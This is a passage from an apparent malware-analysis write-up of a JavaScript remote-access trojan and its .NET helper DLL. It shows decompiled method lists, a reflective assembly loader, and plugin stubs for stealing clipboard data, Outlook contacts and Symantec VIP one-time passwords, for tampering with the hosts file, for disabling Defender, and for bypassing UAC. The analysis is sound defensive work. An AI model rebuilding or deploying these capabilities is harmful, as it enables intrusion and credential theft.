
All the functions can be seen in its strings.



```
Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   Ascii
000000F0 64 00 52 69 6A 6E 64 61 65 6C 4D 61 6E 61 67 65  d.RijndaelManage
00000100 64 00 53 79 73 74 65 6D 2E 43 6F 6C 6C 65 63 74  d.System.Collect
00000110 69 6F 6E 73 2E 53 70 65 63 69 61 6C 69 7A 65 64  ions.Specialized
00000120 00 69 64 00 63 6D 64 00 52 65 61 64 54 6F 45 6E  .id.cmd.ReadToEn
00000130 64 00 41 70 70 65 6E 64 00 49 6E 76 6F 6B 65 4D  d.Append.InvokeM
00000140 65 74 68 6F 64 00 67 65 74 5F 50 61 73 73 77 6F  ethod.get_Passwo
00000150 72 64 00 73 65 74 5F 50 61 73 73 77 6F 72 64 00  rd.set_Password.
00000160 47 65 74 53 65 63 75 72 65 50 61 73 73 77 6F 72  GetSecurePasswor
00000170 64 00 70 61 73 73 77 6F 72 64 00 77 64 00 52 65  d.password.wd.Re
00000180 70 6C 61 63 65 00 43 72 65 61 74 65 49 6E 73 74  place.CreateInst
00000190 61 6E 63 65 00 73 6F 75 72 63 65 00 67 65 74 5F  ance.source.get_
000001A0 45 78 69 74 43 6F 64 65 00 67 65 74 45 78 69 74  ExitCode.getExit
000001B0 43 6F 64 65 00 65 78 69 74 43 6F 64 65 00 73 65  Code.exitCode.se
000001C0 74 5F 4D 6F 64 65 00 46 69 6C 65 4D 6F 64 65 00  t_Mode.FileMode.
000001D0 50 61 64 64 69 6E 67 4D 6F 64 65 00 43 72 79 70  PaddingMode.Cryp
000001E0 74 6F 53 74 72 65 61 6D 4D 6F 64 65 00 43 69 70  toStreamMode.Cip
000001F0 68 65 72 4D 6F 64 65 00 62 61 73 65 36 34 44 65  herMode.base64De
00000200 63 6F 64 65 00 68 65 78 44 65 63 6F 64 65 00 64  code.hexDecode.d
00000210 65 63 6F 64 65 00 62 61 73 65 36 34 45 6E 63 6F  ecode.base64Enco
00000220 64 65 00 68 65 78 45 6E 63 6F 64 65 00 65 6E 63  de.hexEncode.enc
00000230 6F 64 65 00 67 65 74 5F 4F 45 4D 43 6F 64 65 50  ode.get_OEMCodeP
00000240 61 67 65 00 67 65 74 5F 4D 65 73 73 61 67 65 00  age.get_Message.
00000250 64 65 63 6F 64 65 43 6F 6F 6B 69 65 00 65 6E 63  decodeCookie.enc
00000260 6F 64 65 43 6F 6F 6B 69 65 00 63 6F 6F 6B 69 65  odeCookie.cookie
00000270 00 49 6E 76 6F 6B 65 00 49 44 69 73 70 6F 73 61  .Invoke.IDisposa
00000280 62 6C 65 00 48 61 73 68 74 61 62 6C 65 00 52 65  ble.Hashtable.Re
00000290 6E 61 6D 65 46 69 6C 65 00 63 72 65 61 74 65 46  nameFile.createF
000002A0 69 6C 65 00 73 68 61 32 35 36 63 6F 6D 70 75 74  ile.sha256comput
000002B0 65 46 69 6C 65 00 61 45 53 44 65 63 72 79 70 74  eFile.aESDecrypt
000002C0 46 69 6C 65 00 64 65 63 72 79 70 74 46 69 6C 65  File.decryptFile
000002D0 00 61 45 53 45 6E 63 72 79 70 74 46 69 6C 65 00  .aESEncryptFile.
000002E0 65 6E 63 72 79 70 74 46 69 6C 65 00 66 69 6C 65  encryptFile.file
000002F0 00 67 65 74 5F 4E 61 6D 65 00 67 65 74 5F 55 73  .get_Name.get_Us
00000300 65 72 4E 61 6D 65 00 73 65 74 5F 55 73 65 72 4E  erName.set_UserN
00000310 61 6D 65 00 66 69 6C 65 6E 61 6D 65 00 72 65 6E  ame.filename.ren
00000320 61 6D 65 00 52 65 61 64 4C 69 6E 65 00 4D 61 6E  ame.ReadLine.Man
00000330 61 67 65 6D 65 6E 74 53 63 6F 70 65 00 67 65 74  agementScope.get
00000340 5F 43 75 72 72 65 6E 74 55 49 43 75 6C 74 75 72  _CurrentUICultur
00000350 65 00 4D 65 74 68 6F 64 42 61 73 65 00 43 6C 6F  e.MethodBase.Clo
00000360 73 65 00 44 69 73 70 6F 73 65 00 43 72 65 61 74  se.Dispose.Creat
00000370 65 00 53 65 74 41 70 61 72 74 6D 65 6E 74 53 74  e.SetApartmentSt
00000380 61 74 65 00 44 65 6C 65 74 65 00 57 72 69 74 65  ate.Delete.Write
```

(Fig 25.)

Using dnspy for a clear picture, we can clearly see that there is a complete mapping of Dotnet modules of the below dll and the ones declared in DotUtil component of the malicious JavaScript




```
Program @02000007
  Base Types
  Derived Types
  .ctor() : void @0600002A
  aESDecrypt(byte[], string) : byte[] @06000043
  aESDecryptFile(string, string, string) : void @06000044
  aESEncrypt(byte[], string) : byte[] @06000042
  aESEncryptFile(string, string, string) : void @06000045
  base64Decode(string) : byte[] @0600003B
  base64Encode(byte[]) : string @0600003A
  byteFromString(string) : byte[] @0600003C
  computeFile(string) : string @06000036
  computehash(string) : string @06000034
  computeHashBytes(byte[]) : string @06000035
  copy(string, string) : void @0600004F
  createDirectory(string) : void @0600004D
  createFile(string) : void @0600004E
  decodeBody(string, string) : string @06000049
  decodeCookie(string, string) : string @06000047
  download(string, string, string, string, bool, string) : object @0600002C
  downloadSocket(string, int, string, string) : byte[] @0600002B
  encodeBody(byte[], string) : string @06000048
  encodeCookie(string, string) : string @06000046
  getExitCode(string, string, string, bool) : int @06000031
  getOutput(string, string, string, bool) : string @06000033
  getShellOutput(string, string, bool) : string @06000032
  hexDecode(string) : string @0600003F
  hexDecodeBytes(string) : byte[] @06000041
  hexEncode(string) : string @0600003E
  hexEncodeBytes(byte[]) : string @06000040
  isDirectory(string) : bool @0600004C
  list() : string @0600002F
  load(byte[]) : Assembly @06000030
  move(string, string) : void @06000050
  readAllBytes(string) : byte[] @06000051
  readAllText(string) : string @06000052
  remove(string) : bool @0600004A
  rename(string, string) : bool @0600004B
  run(byte[], string, string) : void @0600002D
```

```
Program.<>c__DisplayClass5_0 @02000008

using System;
using System.Reflection;
using System.Runtime.CompilerServices;

// Token: 0x02000008 RID: 8
[CompilerGenerated]
private sealed class <>c__DisplayClass5_0
{
    // Token: 0x06000057 RID: 87 RVA: 0x000034B8 File Offset: 0x000016B8
    internal void <run>b__0(object obj)
    {
        try
        {
            Assembly assembly = Assembly.Load((byte[])obj);
            object obj2 = assembly.CreateInstance(assembly.get_EntryPoint().get_Name());
            object[] array = null;
            bool flag = assembly.get_EntryPoint().GetParameters().Length != 0;
            if (flag)
            {
                bool flag2 = this.arguments == "";
                if (flag2)
                {
                    array = new object[]
                    {
                        new string[1]
                    };
                }
                else
                {
                    array = new object[]
                    {
                        this.arguments.Split(new string[]
                        {
                            " "
                        }, 0)
                    };
                }
            }
            assembly.get_EntryPoint().Invoke(obj2, array);
        }
        catch (Exception)
        {
```

(Fig 26.)

Let's now look into Plugins:


1. **Activity Plugin**: This plugin enables the RAT to be in Online or Offline state. An adodb.stream object is created when the state is online to save the download ed/collected data. This plugin (infact all the plugins) is used along with function receive that is used to interpret commands from C2. Based on the commands the states are changed by calling corresponding "Activity" Functions through a switch-case.



```
ghplsv['Activity']['Instance'] = null,
ghplsv['Activity']['ClassName'] = 'Program',
ghplsv['Activity']['Serialized'] = '',
ghplsv['Activity']['list'] = function() {
ghplsv['Activity']['clear'] = function() {
ghplsv['Activity']['remove'] = function(a) {
ghplsv['Activity']['read'] = function(a) {
ghplsv['Activity']['readOnline'] = function() {
ghplsv['Activity']['start'] = function(a, b, t, u, v, w, x) {
ghplsv['Activity']['stop'] = function() {
ghplsv['Activity']['getState'] = function() {
ghplsv['Activity']['getDriver'] = function() {
ghplsv['Activity']['changeOnlineState'] = function(a) {
ghplsv['Activity']['launch'] = function() {
ghplsv['Activity']['createInstance '] = function() {
ghplsv['Activity']['getSerializedBase64 '] = function() {
ghplsv['ActivityPlugin'] = {},
ghplsv['ActivityPlugin']['SavePath'] = 'undefinedsg\',
ghplsv['ActivityPlugin']['Driver'] = 0,
ghplsv['ActivityPlugin']['Online'] = ![],
ghplsv['ActivityPlugin']['Offline'] = !![],
ghplsv['ActivityPlugin']['EncryptContents'] = !![],
ghplsv['ActivityPlugin']['EncryptFilenames'] = !![],
ghplsv['ActivityPlugin']['Startup'] = !![],
ghplsv['ActivityPlugin']['receive'] = function(a) {
```

(Fig 27.)


2. **CensorMiniPlugin**: Enables/disables proxy settings on user machine by modifying registry key “Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable” switch-case.



```
ghplsv['CensorMiniPlugin'] = {},
ghplsv['CensorMiniPlugin']['RegPath'] = 'Software\Microsoft\Windows\CurrentVersion\Internet Settings ',
ghplsv['CensorMiniPlugin']['SavePath'] = ghplsv['AppHome'] + '.cm\',
ghplsv['CensorMiniPlugin']['Port'] = '8888',
ghplsv['CensorMiniPlugin']['EncryptFilenames'] = !![],
ghplsv['CensorMiniPlugin']['Enabled'] = !![],
ghplsv['CensorMiniPlugin']['receive'] = function(a) {
ghplsv['CensorMiniPlugin']['setState'] = function(a) {
```

(Fig 28.)


3. **AdminConsolePlugin**: This plugin changes the authentication level using “winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2”. It uses command “select * from win32_logicaldisk” and queries drive size,freespace etc.



```
ghplsv['AdminConsolePlugin ']['receive'] = function(a) {
    var b = {};
    b[ghplsu(ghplsb('0xc84c'), ghplsb('0x409b'))] ="winmgmts:{impersonationLevel=impersonate}!\\\\.\\root\\cimv2",
    b[ghplsu(ghplsb('0x8ca9'), ghplsb('0x483a'))] = "select * from win32_logicaldisk", b[ghplsu(ghplsb('0xbbbb'),
        return w === x;
    }, b[ghplsu(ghplsb('0xc2ab'), ghplsb('0xd3af'))] =
    ghplsu(ghplsb('0xc280'), ghplsb('0xc5b7')), b[ghplsu(ghplsb('0xa0e2'), ghplsb('0x10133'))] =
    "mc.ds", b[ghplsu(ghplsb('0xb7ab'), ghplsb('0xd0bc'))] = function(w, x) {
    try {
},
```

(Fig 29.)


4. **ClipboardPlugin**: : It is used to copy the clipboard data and send it over C2. It can also modify clipboard data.



```
ghplsv['Clipboard'] = {},
ghplsv['Clipboard']['getText'] = function() {
ghplsv['Clipboard']['setText'] = function(a) {
ghplsv['Clipboard']['paste'] = function() {
ghplsv['Clipboard']['copy'] = function() {
ghplsv['Clipboard']['setPaste'] = function(a) {
ghplsv['Clipboard']['setPasteRevert'] = function(a) {
ghplsv['Clipboard']['setPasteRevert'] = function() {
ghplsv['ClipboardPlugin'] = {},
ghplsv['ClipboardPlugin']['receive'] = function(a) {
```

(Fig 30.)


5. **DnsPlugin**: I: It is used to send current DNS info to c2 . It can also be used to set a DNS path. Add or modify new path in C:\Windows\System32\drivers\etc\hosts (source)



```
ghplsv['Dns'] = {},
ghplsv['Dns']['Path'] = '%WinDir%\System32\Drivers\etc\Hosts',
ghplsv['Dns']['set'] = function(a) {
ghplsv['Dns']['get'] = function() {
ghplsv['Dns']['append'] = function(a) {
ghplsv['Dns']['clear'] = function() {
ghplsv['DnsPlugin'] = {},
ghplsv['DnsPlugin']['receive'] = function(a) {
```

(Fig 31.)


6. **Multiviewplugin**: Has Quality and scaling info.



```
◢ MultiViewPlugin     {...}     Object
  ▸ [Methods]
    Quality           0x64      Number
    Scale             0xA       Number
```

(Fig 32.)


7. **LibraryPlugin**: Sends a list of the Dotnet versions installed on the system to C2.
8. **OutlookPlugin**: It accesses the Outlook account details, and contacts list and sends it over C2



```
ghplsv['Outlook'] = {},
ghplsv['Outlook']['Instance'] = null,
ghplsv['Outlook']['className'] = 'Program',
ghplsv['Outlook']['Serialized'] = '',
ghplsv['Outlook']['accounts'] = function() {
ghplsv['Outlook']['contacts '] = function(a, b, t, u) {
ghplsv['Outlook']['stopJob '] = function() {
ghplsv['Outlook']['createInstance'] = function() {
ghplsv['OutlookPlugin'] = {},
ghplsv['OutlookPlugin']['receive'] = function(a) {
```

(Fig 33.)


9. **PriviledgePlugin**: In this, the option "UAC" allows to write in registry location "SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\" (source) by setting value 0 for keys EnableLUA and ConsentPromptBehaviorAdmin. The option "elevateScript" executes the script using wscript.exe with the batch mode option. The option "elevateCommand" executes commands using Wsh with the 'runas' flag. It also has options for using UAC bypass techniques like fodhelper.exe, Slui File Handler Hijacking, CompMgmtLauncher, EventViewer.exe etc.



```
ghplsv['Priviledge'] = {},
ghplsv['Priviledge']['UAC'] = function(a) {
ghplsv['Priviledge']['isUAC'] = function() {
ghplsv['Priviledge']['disableWinDefender'] = function(a) {
ghplsv['Priviledge']['isWinDefenderDisabled '] = function() {
ghplsv['Priviledge']['elevateComspecCommand'] = function(a) {

ghplsv['Priviledge']['elevateScript'] = function(a, b) {
ghplsv['Priviledge']['elevateCommand'] = function(a, b, t) {
ghplsv['Priviledge']['isAdmin'] = function() {
ghplsv['Priviledge']['elevateWithComputerDefaults'] = function(a) {
ghplsv['Priviledge']['elevateWithFodhelper'] = function(a) {
ghplsv['Priviledge']['elevateWithSlui'] = function(a) {
ghplsv['Priviledge']['elevateWithCompMgmtLauncher'] = function(a) {
ghplsv['Priviledge']['elevateWithEventvwr'] = function(a) {
ghplsv['Priviledge']['elevateWith'] = function(a, b, t, u, v) {
ghplsv['Priviledge']['isConsentHigh'] = function() {
ghplsv['Priviledge']['consentLevel'] = function() {
ghplsv['PriviledgePlugin'] = {},
ghplsv['PriviledgePlugin']['receive'] = function(a) {
```

(Fig 34.)

10. **PromptPlugin**: This plugin allows the attacker to show his victim a custom message prompt sent by C2.




```
ghplsv['Prompt'] = {},
ghplsv['Prompt']['Instance'] = null,
ghplsv['Prompt']['className'] = 'Program',
ghplsv['Prompt']['Serialized'] = '',
ghplsv['Prompt']['show'] = function(a, b, t, u) {
ghplsv['Prompt']['close'] = function() {
ghplsv['Prompt']['createInstance'] = function() {
ghplsv['PromptPlugin'] = {},
ghplsv['PromptPlugin']['receive'] = function(a) {
```

(Fig 35.)

11. **ProxyPlugin**: Sets DNS path. Add or modify a new path in C:\Windows\System32\drivers\etc\hosts. (source)


12. **ShortcutPlugin**: Generate shortcut files for given executables. Run the shortcut file. You can either get the target of a shortcut file or dump its content.



```
◢ Shortcut                      {...}
  ◢ [Methods]
      create()                  create(a, b, t, u, v, w, x, y)
      dump()                    dump(a)
      getTarget()               getTarget(a)
      run()                     run(a, b)
```

(Fig 36.)

13. **RecoveryPlugin**: Used for the recovery of user password configurations
14. **TokensPlugin**: Steal OTP received from SymantecVIP application.




```
ghplsv['SymantecVIP'] = {},
ghplsv['SymantecVIP']['Instance'] = null,
ghplsv['SymantecVIP']['className'] = 'Program',
ghplsv['SymantecVIP']['Serialized'] = '',
ghplsv['SymantecVIP']['getOTP'] = function(a) {
ghplsv['SymantecVIP']['createInstance'] = function() {
ghplsv['TokensPlugin'] = {},
ghplsv['TokensPlugin']['receive'] = function(a) {
```

(Fig 37.)

Apart these there are few interesting methods also:


P object: Used to fetch information related to volume serial, resolution,physical memory info etc



```
ghplsv['p']['caption'] = function(a) {
ghplsv['p']['security'] = function(a) {
ghplsv['p']['ieResolution'] = function() {
ghplsv['p']['screenResolution'] = function() {
ghplsv['p']['wmiScreenResolution'] = function() {
ghplsv['p']['volumeSerial'] = function() {
ghplsv['p']['networkPrinters'] = function() {
ghplsv['p']['freePhysicalMemory'] = function() {
ghplsv['p']['totalPhysicalMemory'] = function() {
ghplsv['p']['arch'] = function() {
ghplsv['p']['version'] = function() {
```

(Fig 38.)


15. **Network drives**: Dumps info related to network drives.



```
ghplsv['NetworkDrives'] = {},
ghplsv['NetworkDrives']['dump'] = function() {
```

(Fig 39.)


16. **Message bag**: Used to give flash messages to the victim



```
ghplsv['MessageBag'] = {},
ghplsv['MessageBag']['info'] = function(a) {
ghplsv['MessageBag']['error'] = function(a) {
```

(Fig 40.)

Environment and HTTP objects:



